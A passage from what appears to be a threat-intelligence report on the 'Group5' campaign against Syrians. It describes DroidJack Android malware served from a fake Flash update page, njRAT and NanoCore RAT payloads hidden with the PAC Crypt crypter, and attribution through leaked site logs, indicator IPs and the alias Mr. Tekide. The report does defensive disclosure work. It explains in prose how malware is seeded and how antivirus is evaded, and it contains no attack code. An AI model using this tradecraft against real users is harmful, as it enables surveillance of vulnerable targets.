


Figure 7 : Screenshot of njRAT working, and accessing the victim's files.□

### Antivirus Detection

On July 26, 2016 we conducted a VirusTotal search for the MD5 hashes of each of the files encountered during this operation. The results, provided in [Appendix D: File Hashes](#), were consistent with a highly focused or targeted operation in that only two of the 16 (12.5%) unique MD5s were found.

## Part 4: The Android Malware

*While examining assadcruises[.]info, we determined that the site was also hosting a decoy Flash Player update page. This page, located on a subdomain, included a download link to a malicious Android APK. For a full analysis of this malware see [Appendix B: Android Malware](#).*

While examining the website we found that the operators had prepared Android malware masquerading as an Adobe Flash Player update notification. Clicking on the “Update” link (See Figure 8) downloads a malicious file, masquerading as a software update.□




Figure 8: Screenshot from the subdomain that was used to host the fake Flash Player update page.

The APK is an instance of DroidJack. According to [Symantec](#), this malware evolved from an older codebase known as SandroRAT. The RAT provides a wide range of functionality, enabling the operator to capture messages, contacts, photos and other materials from the device. In addition, DroidJack can also remotely activate the phone camera and microphone, without notifying the victim. Figure 9 shows some of the functionality available.




Figure 9: DroidJack server list of commands.

A more extensive analysis of the DroidJack malware, can be found in [Appendix B: Android Malware](#). Interestingly, DroidJack has also emerged recently, [bundled with versions of Pok  mon Go](#).

This approach to mobile malware seeding, while cumbersome, might be assumed to have greater success in the target group of Syrians than other populations. It is common for Syrians to share Android APK files outside the Google Play Store, as Google Play Services are not available within Syria. This practice carries over to the Syrian diaspora in other countries, despite the availability of Google Play. As a result, we suspect that most devices are set to accept APK files from unknown developers.□

## Part 5: Attribution

*Group5 left a number of clues as to their origin and identity, including the tools they used, where they hosted their website and C2, and how they accessed the website. Notably, Group5 may have also been using a customized version of an Iranian obfuscation tool.*

This section provides an overview of the clues left by Group5 on the website, and in the malware. First, we analyze logs that the operator mistakenly left publicly visible on the assadcrimes[.]info website. These logs include not only the visitors to the site, but also the IP addresses and user agent strings that belong to the operator as she or he logged into the site during the development phase. These artifacts provide interesting clues as to the operator's identity and operational security practices, such as using a VPN, and suggest a strong Iranian nexus.

Second, we note the use of Persian-language tools in Group5, from the mailer to the packer.

Finally, we analyze a recurrent theme in the binaries: “Mr. Tekide” – a name that appears regularly in the implants. We link this name to the Iranian developer of a series of malware tools, several of which were used in this operation. Additionally, we examine the circumstantial evidence connecting this developer to Group5’s activities.

### Unprotected Logs

Several key directories on the assadcrimes[.]info site were left as public, including a folder containing the website logs, a feature Group5 seems to have enabled early in the operation. These logs date to the early development and operation of the website, and reveal interesting clues about operator origin and operational security.

After processing the logs to remove crawlers belonging to Google, Bing, Yandex and others, we scrutinized the logs of the site for evidence of victims, but were unable to locate any victim IPs with high confidence.□

### Identifying the Operator from Website Logs

While the logs provided few clues as to victims, they proved to be exceptionally useful for identifying the IP addresses used by Group5 as they developed the site. Looking at the earliest logs in the set, from October 11, 2015, we find the operator accessing the site hourly from an Iranian IP block as the development continues.

```
2015_10_11_log.txt
IP: 37.137.131.70 TIME: Oct 11 7:15:02 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.3; rv:39.0) Gecko/20100101 Firefox/39.0
IP: 37.137.131.70 TIME: Oct 11 7:15:06 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.3; rv:39.0) Gecko/20100101 Firefox/39.0
IP: 37.137.131.70 TIME: Oct 11 7:15:07 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.3; rv:39.0) Gecko/20100101 Firefox/39.0
IP: 37.137.131.70 TIME: Oct 11 7:15:08 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.3; rv:39.0) Gecko/20100101 Firefox/39.0
IP: 37.137.131.70 TIME: Oct 11 7:15:38 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36
IP: 37.137.131.70 TIME: Oct 11 7:31:58 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.3; rv:39.0) Gecko/20100101 Firefox/39.0
IP: 37.137.131.70 TIME: Oct 11 7:32:52 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.3; rv:39.0) Gecko/20100101 Firefox/39.0
IP: 37.137.131.70 TIME: Oct 11 7:33:23 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36
IP: 198.58.157.231 TIME: Oct 11 7:33:53 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.3; rv:39.0) Gecko/20100101 Firefox/39.0
IP: 37.137.131.70 TIME: Oct 11 7:35:21 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (iPhone; CPU iPhone OS 8_3 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12F70 Safari/600.1.4
IP: 78.129.192.29 TIME: Oct 11 7:36:03 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (iPhone; CPU iPhone OS 8_3 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12F70 Safari/600.1.4
IP: 37.137.131.70 TIME: Oct 11 7:37:43 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
IP: 88.198.222.163 TIME: Oct 11 10:00:44 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36
IP: 198.58.192.224 TIME: Oct 11 10:45:51 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
IP: 198.58.192.224 TIME: Oct 11 10:48:00 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
IP: 37.137.131.70 TIME: Oct 11 11:34:59 2015 REFERER: http://www.hostnegar.com/online/clientarea.php?action=productdetails&id=7342 SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.3; rv:39.0) Gecko/20100101 Firefox/39.0
IP: 37.137.131.70 TIME: Oct 11 12:15:11 2015 REFERER: SEARCHSTRING: USERAGENT: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
```

Figure 10: Screenshot of 11th October 2015 log, showing list of IP's andreferrer from hostnegar[.]com

The first logged visits to the site come from the IP address 37.137.131[.]70, which belongs to a block registered to 'Rightel Communication', an Iranian mobile phone network operator.

```
inetnum: 37.137.128[.]0 – 37.137.255[.]255
netname: RighTel
descr: "Rightel Communication Service Company PJS"
country: IR
admin-c: RP12366-RIPE
tech-c: RP12366-RIPE
status: ASSIGNED PA
mnt-by: TA59784-MNT
created: 2013-08-20T11:13:17Z
last-modified: 2014-05-17T05:28:10Z
source: RIPEperson: RighTel PJS
address: 9th floor, Chooka Building, No 8 , west Armaghan Street, Vali-e-Asr Street
(After Niayesh Highway), Tehran, Iran
phone: + 982127654530
nic-hdl: RP12366-RIPE
mnt-by: TA59784-MNT
created: 2014-05-17T05:23:47Z
last-modified: 2014-05-17T05:23:47Z
source: RIPE
```

Further confirming the link is that the operator's traffic includes a referrer from the Iranian hosting company (hostnegar[.]com) for the site.

نایاب کاربری - سامانه فروش و پشتیبانی

www.hostnegar.com/online/clientarea.php?action=productdetails&id=7342

سامانه فروش و پشتیبانی هاست نگار

همیشه همراه با هستیم

HostNegar.com Joomla-Template.ir SNegar.ir

هاست نگار  
فناوری اطلاعات رایانکار  
شماره ثبت (۴۱۴۷۲۱)

حساب کاربری ارتباط با ما همکاری در فروش وضعیت شبکه مرکز آموزش اطلاعیه ها صفحه اصلی

## ورود

آدرس ایمیل:

رمز عبور:

ذخیره

درخواست دریافت رمز مجدد

Powered by WHMCompleteSolution

All Rights Reserved. سامانه فروش و پشتیبانی هاست نگار. Copyright © ۲۰۱۶

Farsi

Figure 11: Hostnegar's login page

Tracing the operator through an initial UserAgent string (a version of Windows NT 6.3)<sup>2</sup> and IP address, we found them accessing the site from an iPhone, other Iranian IP addresses, as well as VPNs.




Figure 12: User agents for the site owner, accessing the website from Iranian IPs and VPN.

Additionally, the operator accessed the site directly from the malware's C2 server (88.198.222[.]163).




Figure 13 : User agents for the site owner, accessing the website from the C2, and using VPNs.

These links provide evidence for an Iranian nexus, and suggest that the operator may have been taking steps to conceal their true origin IP. However, these steps were not well executed, which enabled us to track Group5 as they continued to access the site.

Interestingly, after the flurry of activity in October 2015, by November-December the operator accessed the site only 7 times, and between January-February 2016 only twice (it is possible we have missed some access attempts that appear to be innocuous traffic). We concluded from this that Group5 may have stepped back from the site at some point after the New Year.□

### A Persian-language Mailer

Before the assadcrimes[.]info page was fully populated with decoy content, we found that the site was hosting a Persian-language mailer (See Figure 14 below). We were not able to determine how the mailer was being used by Group5, as it was not observed sending any of the e-mails we were able to analyze.

The screenshot shows a web-based mailer interface. At the top, the URL is assadcrimes.info/. The page title is 'اسکریپت ارسال ایمیل'. The form fields include:

- No file selected. ...Browse
- وارد کردن بانک ایمیل: \*
- ایمیل فرستنده ایمیل ها: \*
- آدرس پاسخ: \*
- موضوع: \*
- نوع محتویات: \*
- پیام شما: \*
- ارسال

In the center, there is a large text area for the message body. At the bottom left of this area, there is a red note: '(اگر میخواهید با سخن دریافت کنید)'. At the very bottom of the page, there is a footer: 'اسکریپت دات کام'.

Figure 14: A screenshot for the mailer as it was on October 4, 2015.

## Links to Known Threat Actors

Group5 appears to have used only a single shared web hosting provider and a single command and control IP address for this operation. We are unsure whether this strategy was the product of limited resources, an effort to compartmentalise the operation from other activities, or simply a highly targeted operation with a specific focus.□

The narrow infrastructure and small number of observed targets limited our search base for potential infrastructure overlap with known groups. In a holistic evaluation of the campaign, we failed to identify links with the TTPs of previously documented threat actors or groups active in Syria. We also failed to find a link in searches of malware databases and open source searching.□

On the level of TTPs, superficially there is similarity between this group and other active groups originating in Iran. The group□ **multiply documented** by Palo Alto Networks, which they call “Infy,” is also known to use PowerPoint files in their targeting, although□ we found no overlap in infrastructure. Furthermore, their targeting (according to what Palo Alto Networks has said publicly) is slightly different, and involved PowerPoint 97-2003 documents (not PPSX files) during the same period in which Group5 was using a□ different tactic.

We cannot rule out the possibility that a known group is behind this operation, and that we missed or lacked access to a key piece of evidence that would link such a group to Group5’s infrastructure or tools. One interesting direction for further investigation came from analysis of the tool used to obfuscate the RATs, which yielded a number of interesting connections to known threat actors and tools. Notably, the PAC Crypt tool, and Mr. Tekide, the alias of an Iranian malware developer.

### PAC Crypt

Commonly used in malware campaigns, crypters are programs which are designed to disguise the underlying malicious binary by hiding it within a layer of obfuscation which is then deobfuscated at the time of execution. In this way, crypting a malicious binary provides a level of protection against signature-based endpoint security tools such as antivirus. In **Appendix A** we describe the discovery of a series of strings which suggest that both the njRAT and NanoCore RAT payloads were built, and then subsequently obfuscated using a crypter tool named ‘PAC Crypt’.

Careful inspection revealed that the crypter in this case had been compiled in debug mode, thus preserving PDB reference data. PDB file references are common in .Net applications when compiled in ‘debug’ mode, and they frequently reveal the original file□ path of the application source code on the developer’s computer.

Below are the PDB strings discovered when examining the ‘cryptoed’ njRAT and NanoCore files:□

Reference: Doc Dropper 1 Crypter	MD5: a4f1f4921bb11ff9d22fad89b19b155d	Compile Time: 9/30/2015 00:02:51
c:\users\mr.tekide\documents\visual studio 2013\projects\paccryptnano core dehgani -vds\windowsapplication2\obj\debug\launch manager.pdb		

Reference: Doc Dropper 3 Crypter	MD5:6161083021b695814434450c1882f9f3	Compile Time: 10/6/2015 02:13:45
C:\Users\mr.tekide\Documents\Visual Studio 2013\Projects\paccrypt11njratmalii\paccryptalipnahzade\obj\Debug\LManager.pdb		

These PDB strings reveal two facts relevant to the discussion of attribution. The first is that the username of the individual who□ compiled the .Net application in both cases was ‘mr.tekide’. The second is that in both PDB strings we find not only a reference to□ the malware crypter used (a tool called ‘PAC Crypt’), but also an explicit reference to the cryptoed malware payloads – ‘nano core’ and ‘njrat’.

These two facts together suggest that an individual having the username ‘mr.tekide’ compiled a copy of PAC Crypt for specific□ projects involving njRAT and NanoCore RAT.

A common usage scenario for a malware crypter involves an operator purchasing a copy of the crypter in a compiled form (or using a cracked version), then using the crypter to obfuscate the malware executable which is to be distributed. In this scenario the developer of the crypter has no knowledge of what specific malware the threat actor will eventually choose to encrypt with the□ purchased copy of the crypter.

The fact that the ‘PAC Crypt’ PDB strings discovered in this case contained the ‘njrat’ and ‘nano core’ references is therefore noteworthy because it indicates the possibility of prior knowledge of the precise malware payload which was to be cryptoed.

Research into the PAC Crypt tool revealed that this program is developed and sold by an Iranian malware developer known as ‘Mr. Tekide’.

### Mr. Tekide

Mr. Tekide is the online alias of an Iranian malware developer who is also the administrator of the website [http://crypter\[.\]ir](http://crypter[.]ir), an Iranian hacking forum and online shop. Notably, this storefront offers various hacking tools and services, including the

aforementioned ‘PAC Crypt’ (see figure 15 below).□




Figure 15: Crypter[.]ir main page (left), and contact page (right)

